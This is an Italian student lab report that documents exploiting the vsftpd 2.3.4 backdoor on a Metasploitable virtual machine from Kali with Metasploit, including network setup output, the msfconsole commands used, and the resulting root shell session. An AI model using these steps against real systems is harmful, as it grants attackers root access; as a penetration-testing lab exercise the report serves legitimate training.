

Relazione 16-12

Per prima cosa ho modificato l’indirizzo ip meta con 192.168.1.149 e kali con 192.168.1.148



```
SIOCADDRT: No such process
Failed to bring up eth0.
                                                                        [ OK ]
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:60:1e:3e
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe60:1e3e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:541 errors:0 dropped:0 overruns:0 frame:0
          TX packets:134 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:39404 (38.4 KB)  TX bytes:16619 (16.2 KB)
          Base address:0xd010 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:411 errors:0 dropped:0 overruns:0 frame:0
          TX packets:411 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:176117 (171.9 KB)  TX bytes:176117 (171.9 KB)
```




```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ad:25:87 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.10/24 brd 192.168.1.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::b042:64ab:8995:eedb/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ █
```


Dopo aver avviato **msfconsole** su Kali Linux, ho utilizzato il comando search vsftpd per individuare il modulo exploit correlato. Successivamente, ho eseguito il comando use exploit/unix/ftp/vsftpd_234_backdoor per selezionare l'exploit appropriato. Ho avviato l'exploit digitando il comando exploit.

Una volta completata l'operazione, ho utilizzato i seguenti comandi per navigare nel sistema di destinazione:

- ls per elencare i file e le directory disponibili.
- cd /root per accedere alla directory principale dell'utente root.
- mkdir /test_metasploit per creare una nuova cartella chiamata test_metasploit all'interno della directory corrente.




```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Start commands with a space to avoid saving them to history

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.4.38-dev                          ]
+ -- --=[ 2467 exploits - 1273 auxiliary - 431 post       ]
+ -- --=[ 1478 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > serch vsftpd
[-] Unknown command: serch. Did you mean search? Run the help command for more details.
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > Interrupt: use the 'exit' command to quit
msf6 > Interrupt: use the 'exit' command to quit
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```




```
[-] 192.168.1.149:21 - Exploit failed [unreachable]: Rex::HostUnreachable The host (192.168.1.149:21) was unreachable.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.10:36317 → 192.168.1.149:6200) at 2024-12-16 11:52:02 -0500

ls
=s0◆l5-f1
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cd /root
mkdir test_metasploit
mkdir: cannot create directory `test_metasploit': File exists
ls
Desktop
reset_logs.sh
test_metasploit
vnc.log
```

Avevo inizialmente provato un altro approccio ma non so se è corretto o se è fattibile:

Per prima cosa ho modificato l’indirizzo ip metaspotable con 192.168.1.149 e ho provato inserendo le regole sulla pfsense in modo che comunicassero le due macchine.



```
SIOCADDRT: No such process
Failed to bring up eth0.
                                                                       [ OK ]
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:60:1e:3e
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe60:1e3e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:541 errors:0 dropped:0 overruns:0 frame:0
          TX packets:134 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:39404 (38.4 KB)  TX bytes:16619 (16.2 KB)
          Base address:0xd010 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:411 errors:0 dropped:0 overruns:0 frame:0
          TX packets:411 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:176117 (171.9 KB)  TX bytes:176117 (171.9 KB)
```



Diagnostics / Ping

Ping

Hostname: 192.168.1.149

IP Protocol: IPv4

Source address: Automatically selected (default)
Select source address for the ping.


Maximum number of pings: 3
Select the maximum number of pings.

Seconds between pings: 1
Select the number of seconds to wait between pings.


Results

```
PING 192.168.1.149 (192.168.1.149): 56 data bytes
64 bytes from 192.168.1.149: icmp_seq=0 ttl=64 time=0.201 ms
64 bytes from 192.168.1.149: icmp_seq=1 ttl=64 time=0.162 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=64 time=0.071 ms

--- 192.168.1.149 ping statistics ---
3 packets transmitted, 3 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 0.071/0.145/0.201/0.054 ms
```


ma nel momento in cui inserivo il comando exploit mi dava errore, ci ho provato 200 volte e niente, ho messo l'ip vecchio alla metasploit e mi ha funzionato (e dopo ho cambiato tutti gli IP)




```
[-] 192.168.1.149:21 - Exploit failed [unreachable]: Rex::HostUnreachable The host (192.168.1.149:21) was unreachable.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
```



```
       =[ metasploit v6.4.38-dev                          ]
+ -- --=[ 2467 exploits - 1273 auxiliary - 431 post       ]
+ -- --=[ 1478 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.50.101
RHOSTS ⇒ 192.168.50.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
```



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.50.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.50.101:21 - USER: 331 Please specify the password.
[+] 192.168.50.101:21 - Backdoor service has been spawned, handling ...
[+] 192.168.50.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
ls
[*] Command shell session 1 opened (192.168.50.100:46819 → 192.168.50.101:6200) at 2024-12-16 11:11:17 -0500

=s0◆l5-f1
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```




```
cd /root
ls
Desktop
reset_logs.sh
vnc.log
mkdir test_metasploit
ls -l
total 16
drwxr-xr-x 2 root root 4096 May 20  2012 Desktop
-rwx------ 1 root root  401 May 20  2012 reset_logs.sh
drwx------ 2 root root 4096 Dec 16 11:13 test_metasploit
-rw-r--r-- 1 root root  138 Dec 16 11:08 vnc.log
█
```

